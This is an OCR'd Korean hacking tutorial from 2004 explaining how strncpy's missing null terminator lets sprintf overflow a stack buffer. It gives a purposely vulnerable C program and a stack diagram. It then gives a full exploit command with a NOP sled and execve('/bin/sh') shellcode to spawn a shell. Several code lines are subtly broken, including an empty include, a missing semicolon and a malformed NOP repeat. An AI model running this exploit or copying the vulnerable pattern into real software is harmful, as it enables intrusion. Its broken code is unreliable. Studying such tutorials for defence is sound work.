

—[Document Infomation] ———————————————————————————

:: Title :: 종료되지 않은 문자열을 이용한 exploit. (ex> strncpy function)
:: Date :: 2004. 6. 7.
:: Author :: sjh21a
:: Contact:: E-Mail(sjh21a@hotmail.com)
Homepage(http://work.hackerschool.org)

———————————————————————————————————————

—[Index] ————————————————————————————————————

———————————————————————————————————————

—[0x00. 이론] ——————————————————————————————————

언젠가, strncpy 함수를 exploit 하겠다는 야망을 가지고, 몇 번 닭질을 한 생각이 나는군요.
이 문서는 phrack 의 문서를 보고, test 하면서 쓴 문서입니다. 정말 쉬운 방법이군요.
하지만 다른 시각으로 보면, strncpy 함수 보단, sprintf 의 취약점이라고 해도 이상하지 않을
정도의 문서입니다. 하지만 뭐..이런 류의 소스는 많이 있고, 또한 NULL 로 종료 되지 않은
버퍼에 대한 문제를 다루는 것이기 때문에, 별로 상관 없지 않을까 한다. (갑자기 왠 반말-_-)
문제는 이거다.
strncpy 함수의 man page 를 보면 원본 문자열이 복사 대상의 버퍼보다 작을 경우 NULL 문자를
추가해 주지만, 원본 문자열이 복사 대상의 버퍼보다 작을 경우 NULL 문자를 추가해 주지 않
아서, 생기는 문제이다. 아래에서 좀 더 자세히 생각해 보자.

———————————————————————————————————————

—[0x01. 준비] ——————————————————————————————————

일단 간단한 프로그램을 보고 이야기를 해 보도록 하겠다.
-----boa.c------

```
#include
int main()
{
char buf2[8];
char buf1[8];

gets(buf1);

strncpy(buf2,buf1,4);

printf("%s\n",buf2);
}
```

--------end boa.c-------

컴파일 후 실행 하고, 8개 이상의 문자열을 넣어주어 보자.

buf2 를 출력해 주었음에 불구하고, buf1의 내용도 출력 된 것을 볼 수 있다.

strncpy 함수에서 길이를 4 를 설정해 놓았음에도, 4개 이상의 문자열이 출력 되었다.

printf 문이 문자열의 끝을 지나, 메모리 어딘가의 NULL 문자를 찾을 때 까지 문자열을 출력 할 것
이다.

이제 좀 더 화려(?) 한 예제를 보자. 이 예제는 엄청 심각하게 설정 되었으나, 실제로 찾아보면

이런 버그들이 꽤 있을 거라고 짐작 된다. (물론 내 생각이다 -_-)

```
-------vuln.c-------------
#include <stdio.h>

int test_print(char *str)

int main(int argc, char *argv[])
{
char buf1[256];
char buf2[128];

strncpy(buf1,argv[1],256);
strncpy(buf2,argv[2],128);;

if(argc == 3) {
        test_print(buf2);
        return 0; /* 난 이제 exit 함수를 쓰지 않기로 했다!! */
        }
        printf("I 2more need args\n");
        return 1;
}

int test_print(char *str)
{
char data[350];
sprintf(data,"%s",str);
printf("%s\n",data);
}

------------------------------
```

위의 소스가 내가 테스트에서 쉘을 띄운 소스다. 언뜻 보기엔, sprintf 문의 오류 같지만, 보라.

buf2의 길이는 128 인데, test_print 의 함수는 350 바이트이다. 그리고 strncpy 함수를 사용 했으므로

128개의 문자를 입력하면 버퍼가 넘치지 않고 종료 되어야 한다. 과연 그럴까?

그렇다면 난 만두를 하나 더 먹었을 것 이다 :) 운 좋으면 썩은 단무지! /* 쓰고 난 후 자신도 의미 해석 불가능 -_- */

그럼 이제, 위의 스택모양을 생각하면서 탄두의 모양을 생각해 보자

```
image : [data] [sfp] [ret] [buf2] [buf1] [sfp] [ret]
size  :   350    4     4     128   256    4     4
```

먼저, 프로그램을 실행 할 때 main 함수의 인자로 buf2 와 buf1을 넣어주게 된다.

이것은 안전(?) 하게copy 되어 메모리 상에 위치 하게 된다. 그림으로 그려보자

```
image : [data] [sfp] [ret] [buf2] [buf1] [sfp] [ret]
```

```
data  :   350    4     4    Ax128 Bx256    4     4
```

그런 다음 test_print 라는 함수를 호출하여, buf2의 문자열이 data 라는 버퍼로 들어가게 될 것 이다.

하지만 걱정 없다. 우리의 data 라는 버퍼는 350 바이트 이고, 우리가 입력한 buf2의 최대 길이는 128 이기 때문이다.

테스트 해보자.

```
$ ./vuln `perl -e 'print "b"x256'` `perl -e 'print "a"x128'`
```

확인 해볼 필요도 없이, 세그먼테이션 오류가 나는걸 볼 수 있다. core 를 덤프 한 뒤, gdb 로 확인해 보면,

eip 가 바뀐걸 볼 수 있다. 해보도록 하자 <복사 하려고 해도 vmware 상이라...>

그럼 이제, 친숙한 egg 쉘을 띄워서, 공격에 한번 성공해 보도록 하자!!

—[0x02. 공격]

취약한 소스는 0x01 에서 제시한 vuln.c 이다. 간단하게 에그쉘을 띄워서 exploit 하는 방법도

있을 수 있으나, 실력 향상과, 더욱 예제에 친근하게 다가갈 수 있게 직접 짜보도록 하겠다.

일단 우리가 만들 탄두의 모양은 이렇다.

```
argv1 = &SHELLCODE addr

argv2 = NOP + SHELLCODE
```

좀 더 쉽게 생각해 하면 이렇게도 만들 수 있다.

```
argv1 = argv[2] addr

argv2 = NOP + SHELLCODE
```

이런 모양으로 공격을 해보자.

공격 문자열의 이미지를 그려보자.

```
test_error          main function
[data] [sfp] [ret] [buf1] [buf2] [sfp] [ret]
 350     4     4    256    128     4     4
```

이제 우리가 할일은, buf2 엔 NOP 와 쉘코드를 적당한 크기에 넣어주고, buf1 엔 그 주소를

가르켜 주는 것 뿐이다. 이해가 되었다면, 공격을 해보도록 하자!

argv 의 정확한 주소를 가르키는 것은 이미 다 알고 계시리라 보고 삽질한 것만 붙혀 드립니다.

```
./vuln `perl -e 'print "\xac\xfb\xff\xbf"x400'` `perl -e 'print "\x90",85, "\xeb\x1d\x5e\x31
\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xb0\x01\
x31\xdb\xcd\x80
\xe8\xde\xff\xff\xff/bin/sh"'`
```

/* 보기 좋게 하기 위해서 짤랐습니다. */

—[0x03. 마치면서]

힘든 수행평가(?) 기간에 온갖 고통을 이겨내며 삽질을 드디어 마쳤습니다. 정말 어렵군요.

지금은 Fedora core 1 에서 overflow 테크닉이나, format strings attack 를 시현 중인데

잘 안되는군요!! 일단 라이브러리 주소랑, 스택 주소가 랜덤이라서 ㅎㅎ 애먹고 있습니다!!\\

Fedora core -2- 가 벌써 나왔긴 나왔는데...잘 해봐야겠지요. RTL 은 할 수 있을 거 같은데

널 문자가 포함 되는군요! 이미 공개되어 있다는데, 한번 문서 봐야겠어요!
